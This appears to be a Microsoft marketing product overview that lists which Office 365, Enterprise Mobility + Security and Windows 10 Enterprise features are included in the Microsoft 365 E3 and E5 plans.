Office 365 Enterprise E3

Chat- centric workspace
Teams

Email & Calendar
Outlook

Voice, Video & Meetings
Skype for Business

Co-creating content
Office ProPlus

Sites & Content management
SharePoint and OneDrive

Analytics
Delve

Security & Compliance
Data Loss Prevention

Enterprise Mobility + Security E3

Identity & Access Management
Azure Active Directory Premium P1

Managed Mobile Productivity
Microsoft Intune

Information Protection
Azure Information Protection Premium P1

Identity Driven Security
Microsoft Advanced Threat Analytics

Windows 10 Enterprise E3

Advanced Endpoint Security
Credential Guard, Device Guard

Designed For Modern IT
Azure AD Join, Dynamic Management

More Productive
Windows Ink, Cortana at Work

Powerful, Modern devices
Innovative designs,, new in class devices

Produktübersicht

MICROSOFT 365 E5

Office 365 Enterprise E5

Voice
PSTN Conferencing, Cloud PBX

Analytics
Power BI Pro, Delve Analytics

Security & Compliance
ATP, TI, OCAS, Advanced eDiscovery & more

Enterprise Mobility + Security E5

Identity & Access Management
Azure Active Directory Premium P2

Information Protection
Azure Information Protection Premium P2

Identity Driven Security
Microsoft Cloud App Security
Azure Advanced Threat Protection

Windows 10 Enterprise E5

Advanced Endpoint Security
Windows Defender Advanced Threat Protection

MICROSOFT 365 E3

Office 365 Enterprise E3

Enterprise Mobility + Security Suite E3

Windows 10 Enterprise E3

Microsoft

http://aka.ms/AT-GDPR